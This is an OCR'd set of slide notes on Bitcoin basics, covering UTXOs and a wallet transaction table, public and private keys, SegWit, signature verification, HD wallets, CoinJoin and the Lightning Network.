
Fees: 0.02 BTC ← UTXO for the miner

How wallets work ?

Block	From		To	Amount
504	Me	->	Bike Shop	0.9 BTC
	Me	->	Fruit Shop	0.02 BTC
	Me	->	Me	0.06 BTC UTXO
503	Sarah	->	Me	0.1 BTC UTXO
	Hadelin	->	Me	0.4 BTC
	Ebay	->	Me	0.3 BTC
	Hadelin	->	Me	0.3 BTC
502	Me	->	Bike Shop	1.1 BTC
	Me	->	Bike Shop	0.5 BTC
	Me	->	Me	0.1 BTC
501	Mark	->	Me	0.1 BTC UTXO
	Hadelin	->	Me	0.3 BTC
	Helen	->	Me	0.6 BTC
	Susan	->	Me	0.7 BTC


Private & Public Keys (privacy, ownership)

https://github.com/anders94/public-private-key-demo/blob/master/LICENSE
https://tools.superdatascience.com/blockchain/public-private-keys/keys




What is segregated witness ?


- Trade off between how many transactions per block and broadcasting speed
- SegWit improves network throughput



Public key versus Bitcoin Address


Avoid displaying the public key when possible (receiving, not sending !)





08ABF3A4
90BE87AD
86AE25FA
MESSAGE
SIGNATURE
VERIFICATION FUNCTION
YES / NO
E5638CB7
7731EF12
ADE6531B
MESSAGE
SIGNATURE
VERIFICATION FUNCTION
YES / NO

Hierarchically Deterministic HD Wallet

Identifying patterns leads to non-privacy




Solution : Hierarchically Deterministic HD Wallet



Mnemonic = master private key


Coinjoin transactions : https://www.coinjoins.org/



(a) two regular Bitcoin transactions


(b) a CoinJoin transaction

Lightning Network

